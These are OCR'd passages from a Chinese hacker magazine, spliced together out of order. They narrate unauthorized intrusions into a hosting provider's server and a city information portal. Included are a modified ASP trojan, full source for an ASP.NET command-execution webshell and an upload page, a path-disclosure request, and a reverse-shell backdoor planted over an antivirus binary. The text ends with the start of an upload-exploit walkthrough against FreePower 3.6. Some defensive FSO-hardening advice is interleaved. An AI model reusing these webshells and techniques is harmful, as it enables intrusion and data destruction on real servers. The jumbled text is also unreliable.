


图1

问朋友对空间的要求大概是什么，朋友说要装Jmail邮件发送程序，我告诉他不好用，他马上打了个电话给那个网名叫无级的空间商。

"喂，你们的空间怎么不支持FSO权限？"

"是啊，为了安全，现在黑客很多啊。"

"那我要装Jmail怎么办？不行你得给我开放权限，不然退钱给我。"

"要开放FSO的话再加200块钱啦，你知道，我们用的是硬件防火墙，服务器又要人维护，花费很高。"

"什么？你们开始的时候不是说功能全面的吗？"

……

下面是空间商的废话若干，反正就是不肯退钱的意思，朋友"咣"的一下挂掉电话，气呼呼的坐了下来。我说以后做什么事情还是要仔细一点，最好不要贪图便宜上了奸商的当。朋友开始抽郁闷烟，而我开始找那个服务器的漏洞。硬件防火墙？很嚣张吗？

不填域名，直接在IE上填IP进去，竟然发现是对方的广告页面哦，还是在吹嘘站点功能全面。上面还重点介绍了他们的江湖社区，进去一看，站长：无级。好啊，看来这是老巢了，页面弄得相当华丽。聊天室里人很多，以自己以前玩江湖的经验来看，这个是世纪江湖的收费版本，很新，没发现什么漏洞，不过我们有FTP和基本的ASP权限，用不着费心思去找注入点了。想了一下，江湖不是用到FSO权限吗？况且它还用了好多需要FSO支持的插件，难道不是一个服务器？再确认了一下IP，朋友的空间和这个奸商的空间是在一起的啊！

我登上了ASP木马页面，点击浏览C盘，没有权限，D、E……呵，E盘可以浏览！很快发现了网站文件夹，文件名居然是"老大"，下面是其他客户的文件夹。可惜不能修改又不能查看内容，找找MDB文件，没有，难道用了MSSQL数据库？翻啊翻，终于找到了一个"象"数据库的东东。拷贝到朋友的FTP空间里，下载成功，Yeah！

马上打开一看，乱七八糟地是什么啊？一个都不认识，看来是被加密了。试着用解密程序，可惜解出来的代码比没解密的还难懂，这时我脑子里的第一个想法就是——黑防的编辑们啊，把黑防实验室的网页解密攻略贴出来吧，不然象我这种网页解密菜鸟怎么过日子啊！

牢骚发过了，检测还是要继续，心情有些沮丧。再用ASP木马随便拷贝了对方一个页面过来，并下载到本地机器上查看，对方没有把全部的页面加密，不过看到这些不重要的页面代码又怎么样？我走马灯似的用鼠标滚轮上下翻看着代码。朋友给我拿来一罐饮料，问我怎么样了，我摇了摇头，天色已经不早，我也准备收工回家了。回头一看，鼠标正指着一行奇怪的代码"Set fso=CreateObject("Scripting.FileSystemObject1"，原来如此啊！服务商一定是把注册表里原来的Scripting.FileSystemObject改成了现在我们看到的Scripting.FileSystemObject1，这样一来不知道的人就不能使用FSO了，而他自己只要修改几条语句就可以正常使用，真是聪明的手段，不过现在我们也知道咯，真是自助者天助，我跟朋友说有门了，一边把我ASP木马页面里的Scripting.FileSystemObject全部改成了Scripting.FileSystemObject1，如图2所示。

```
set fso=CreateObject("Scripting.FileSystemObject1")

                    上面是我改过的地方↑
   on error resume next
      ifok=cstr(fso.FileExists(fileDel))
   if fso.FileExists(fileDel) then
      fso.DeleteFile fileDel,true
   end if
   if err>0 then
      err.clear
      DeleteFile=false
   else
      DeleteFile=true
   end if
```

图2

打开FTP上传ASP后门，试了一下VER命令，成功了，如图3 所示。




图3

下一步就是提升权限了。把解释ASP脚本的C:\WINNT\System32\inetsrv\asp.dll这个ISAPI程序添加到/LM/W3SVC/InProcessIsapiApps里面……后面就不细说了，不熟悉的回去看第7期的黑防吧，这里再写下去人家要嫌罗嗦了。最后，我控制了整个服务器，看了一下进程，里面居然是天网的防火墙，还说什么是硬件防火墙？我把键盘让给了朋友，跟他说给你处置，结果他一上来就是几个DEL。我说哥们，这可是你花钱买的空间呀，不料他回了一句道："就当是花了点钱出口气，也比花了钱买罪受要好！"我暴汗！

FSO（FileSystemObject）是微软ASP的一个对文件操作的控件，该控件可以对服务器进行读取、新建、修改、删除目录以及文件的操作，是ASP编程中非常有用的一个控件。但是因为权限控制的问题，很多虚拟主机服务器的FSO反而成为这台服务器的一个公开的后门，因为客户可以在自己的ASP网页里面直接对该控件编程，从而控制该服务器。作为网管来说，除了文章中提到的修改FSO的名字外，还可以修改Clsid的值。

我们知道，除了CreateObject方法以外，也可以使用一般的<object>标注建立一个组件，我们可以在ASP里面使用HTML的<object>标注，以便在网页中加入一个组件。方法是：



ASP.NET木马攻陷Windows 2003坚强堡垒

文/ 飞天战斗猪

暑假在家玩得都有些傻了，吃吃睡睡看看欧洲亚洲杯，拿秤称了一下，哇，胖了8斤，我不要像黑防的某位大编啊（脚本小子：我什么都没看见，一点都没看到……）。好吧，编编程，锻炼锻炼。看一会ASP.NET代码，上市信息港看看新闻（脚本小子：哇，不是这样三心二意吧！），不要急嘛，我们市里的信息港可是ASP.NET做的哦，可以学习一下。

扫描一下，开了81和21端口，FTP用的不是Serv-U，没什么可利用的，再看看81端口吧：

```
HTTP/1.1 400 Bad Request
Content-Type: text/html
Date: Sun, 18 Jul 2004 03:32:24 GMT
Connection: close
Content-Length: 35
```

估计对方用的是Windows Server 2003或者是Windows XP，个人经验，并不一定准。看看页面做得挺漂亮，有一个小型论坛和一个新闻系统。现在有2个思路，一个是SQL注入，还有一个是找其他漏洞（脚本小子：你不是学习吗？怎么要入侵？）。

在浏览器里提交http://www.xxxxx.org/news/list.aspx?cid=8 and 1=看看1有什么反映，返回结果如下：

```
"/"应用程序中的服务器错误。
----------------------------------------
输入字符串的格式不正确。
说明：执行当前Web请求期间，出现未处理的异常。请检查堆栈跟踪信息，以了解有关该错误以及代码中导致错误的出处的详细信息。
异常详细信息：System.FormatException: 输入字符串的格式不正确。
源错误：
执行当前Web请求期间生成了未处理的异常。可以使用下面的异常堆栈跟踪信息确定有关异常原因和发生位置的信息。
```

又找了几个页面，都不行，试试暴库吧！介绍过基于ASP.NET的这个技术，如果服务器没有屏蔽返回信息的话，暴库成功率是比较高的，刚才在前面看到了，对方没有屏蔽返回信息。这里我用的是Darkness用VB写的暴库工具，填上信息就直接获得了如下的返回值：

```
<font face="宋体" size=2>/data/con32.asax</font>
```

TIPS：如何手工实现ASP.net暴库？
在没有工具的时候可以手工递交：

```
GET /nosecure.asp HTTP/1.0
Host: hostname
Cookie: =
```

效果是一样的。Microsoft ASP.NET 1.1和之前的版本都受此影响。

哈哈，好了，"/data/con32.asax"就是数据库连接文件了，直接在IE上访问一下路径

```
Microsoft Jet Database Engine 错误 '80004005'
'E:\MoZone\china\data\sssafad.mdb'不是一个有效的路径。确定路径名称拼写是否正确，以及是否连接到文件存放的服务器。
/data/con32.asax，行9
```

```
<object runat=server id=fs1 scope=page progid="Scripting.FileSystemObject"></object> Runat
```

这条命令表示在服务端执行，Scope表示组件的生命周期，可以选用Session、Application或page（表示当前页面，也可缺省）。这种写法对我们没用，还有一种写法是：

```
<object runat=server id=fs1 scope=page classid="clsid:clsid的值"></object>
```

我们也可以通过修改该Clsid的值而禁用该组件，如将注册表中：KEY_CLASSES_ROOT\Scripting.FileSystemObject\CLSID的值0D43FE01-F093-11CF-8940-00A0C9054228改成0D43FE01-F093-11CF-8940-00A0C9054229（改了最后面一位），这时候的写法为：

```
<object runat=server id=fs1 scope=page classid="clsid:0D43FE01-F093-11CF-8940-00A0C9054229"></object>
```

看运行结果，没问题，OK。这时候我们再用：

```
<object runat=server id=fs1 scope=page classid="clsid:0D43FE01-F093-11 CF-8940-00A0C9054228"></object>
```

这时候就出错了。新建一个用户：Iusr_机器名，IIS里设置对应站点的匿名用户IUSR_机器名，CACLS：设置目录权限。这样FSO可用，但不会影响别人，不过这也是治标不治本的方法，如果你自己并不需要FSO的话，最好还是输入：RegSrv32 /u C:\WINDOWS\SYSTEM32\scrrun.dll这个命令来彻底禁用FSO吧！

赶紧下载打开，密码居然是明文的，哈哈，点击管理入口进后台，选择上传类型，限制了EXE，算了，等下再说，加个ASP类型，上传ASP木马！

一切都是那么顺理成章，或许很多朋友都觉得入侵就该结束了，可惜暗含的杀机却在后面：ASP页面没有显示出来，这台主机根本就没有没有支持ASP，现在知道管理员的厉害了：你有张良计我有过墙梯，你再怎样叼我不支持你还怎么搞？

断网，下线，感觉很可惜。又翻了翻.NET的书，脑子突然动了一下：我为什么不能做一个ASP.NET的木马？不支持ASP还不支持ASP.NET吗？

说干就干，测试、翻书！Later Three Days……代码如下：

```
<%@ Page Language="VB" Debug="true" Trace="false" %>
<%@ Import Namespace="System.Diagnostics" %>
<%@ Import Namespace="system.IO" %>
        'asp.net特有的命名空间
<script runat="server">
private sub zhixin(xp As Object, M As EventArgs)
  Dim xian as string
  Dim temp as string=server.MapPath(".") & "\" &
"temp"
        '产生一个临时文件
  shell("cmd.exe /c " & cmd.text & " > " & temp,
true,-1)
  Dim XIANREAD as new streamreader(temp,encoding.
default)
        '上面这句产生一个streamreader类
  xian=XIANREAD.readtoend
  xian=replace(xian,"<","&lt;")
  xian=replace(xian,">","&gt;")
  result.text="<pre>" & xian & "</pre>"
  XIANREAD.close
        If File.exists("temp")=1 then
        '执行成功后删掉临时文件
          File.Delete("temp")
   End if
  cmd.text=""
end sub
</script>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html;
charset=gb2312">
<title>ASPXCMD</title>
</head>
<body>
<form runat="server">
  <asp:TextBox ID="cmd" runat="server" />
  <asp:Button ID="Button" runat="server" Text="cmd
命令" OnClick="zhixin" />
  <p>
  <asp:Label ID="result" runat="server" />     </p>
</form>
</body>
</html>
```

上传到服务器上，然后请求地址如图1 所示。




图1

上面的原理是调用VB.net中的Shell语句直接执行CMD，功能类似于早期的CMD.asp。就这3天时间，我终于得到了Web权限。想来这3天，真是痛苦，又去秤了一下，居然瘦了好几斤，编程真地会减肥？大力给黑防的某小编推荐哦！

另外再用一个ASP.NET的上传页面，上传EXE文件，这个不是我自己做的，感谢作者提供，代码如下：

```
<%@ Import Namespace="System.IO" %>
<%@ page Language="C#" debug="true" %>
<html>
<head>
<title>上传文件 </title>
<script language="C#" runat="server">
//This method is called when the "upload" button
id pressed
public void UploadFile(object sender , EventArgs E)
{
//检查上传文件不为空
if(myFile.PostedFile!=null)
{
string nam = myFile.PostedFile.FileName ;
//取得文件名(包括路径)里最后一个"."的索引
int i= nam.LastIndexOf(".");
//取得文件扩展名
string newext =nam.Substring(i);
//这里自动根据日期和文件大小不同为文件命名,确保文
件名不重复
DateTime now = DateTime.Now;
string newname=now.DayOfYear.ToString()+myFile.
PostedFile.ContentLength.ToString();
myFile.PostedFile.SaveAs(Server.MapPath
("\\"+newname+newext));
//得到这个文件的相关属性:文件名,文件类型,文件大小
fname.Text=myFile.PostedFile.FileName;
fenc.Text=myFile.PostedFile.ContentType ;
fsize.Text=myFile.PostedFile.ContentLength.ToString();
}
}
</script>
</head>
<body>
```

```
<center>
<h3> 文件上传</h3>
<form id="uploderform" method="post" action="FileUpload.aspx" enctype="multipart/form-data" runat="server" >
<table border="1" cellspacing="2" cellpadding="2" >
<tr> <td><h5>选择要上传的文件:</h5></td></tr>
<tr>
<td>
<input type="file" id="myFile" runat="server" NAME="myFile">
</td>
</tr>
<tr><td>
<input type="button" value="上 传" OnServerClick="UploadFile" runat="server" ID="Button1" NAME="Button1">
</td></tr>
</table>
</form>
<br>
<br>
<table border="1" cellspacing="2">
<tr><td><b>文件资料</b></td>
<td> </td>
</tr>
<tr>
<td>文件名 :</td>
<td><asp:label id="fname" text="" runat="server" /></td></tr>
<tr>
<td>文件类型 :</td>
<td><asp:label id="fenc" runat="server" /></td></tr>
<tr>
<td>文件大小 :(in bytes)</td>
<td><asp:label id="fsize" runat="server" /></td></tr>
</table>
<br>
<br>
<br>
</center>
</body>
</html>
```

传上去看看效果，如图2 所示。





图 2

不管怎么样，要再减掉几斤非得拿到Admin权限不可！我们来试试提升权限，Adsutil.vbs+Asp.dll？呵呵，这个机器不支持ASP，不要嫌我罗嗦，我刚开始也是习惯性的要这样弄了，可是搞了半天才反应过来，学入侵一根筋是不行的哦，切记切记。况且这个服务器的主人也不是菜鸟，他早就不知把那个VBS不知丢到哪里去了，这个方法行不通。不过被我发现C盘里有个KV2004，C:\kv2004\KVSrvXP.exe，虔诚的向上帝祈祷希望它不是默认自动执行后，我决定替换它，遇到一点麻烦，不过很快就搞定了，把加壳后的反弹后门传上去，没被杀掉。接下来的时间里，就是苦等了……有一天，我在准备下线的时候听见防火墙在嘀嘀地叫个不停，本来想断开连接了，就随意看了一下，竟然是信息港的地址！兴奋中打开我的木马控制端，眼泪都快流出来，"亲爱的马儿，我来了……"

自由动力也玩文件上传



文/图 越南邻国首相

自由动力3.6由动力文章升级而来，是动易网络网站系统最新的免费版本，下载一套试用后发现，注册用户上传文件后，文件名与本地的文件名一样。凭着对文件上传漏洞的了解，感觉这里面有"巧"可玩。经过测试，发现自由动力系统最新版本仍存在文件上传漏洞，不过这种漏洞与动网文件上传漏洞并不一样，所以注意到的人不多。




图 1

自由动力系统中，用户注册后就可以拥有"管理"权限，如用户相关的文章管理、下载管理、图片管理

等，如图 1 所示。

它允许注册用户上传文章、图片和软件。经过动网漏文件上传漏洞后，黑客采用的那种通过更改文件保存路径的漏洞已经补上了。不过，也许它是为了上传文件的方便识别，上传后的文件名仍按用户原来的文件名保存，也就是说文件名是从客户中接收过来的。问题就出在这里！如果对文件上传漏洞理解了，文件名一样可以利用。下面介绍利用这个漏洞上传任意文件的过程。

先以"Powered by: FreePower Ver 3.6"在百度上搜，找到N多网站，由于这个系统才发布一个月，很多站才开张，就不选了，找了一个看上去内容较多，又是搞信息技术教育的(我们给它一点安全教育，呵呵)。先注册一个用户Google，然后在用户管理页面的下载管理中，找到添加下载项和相应页面，选择准备上传的

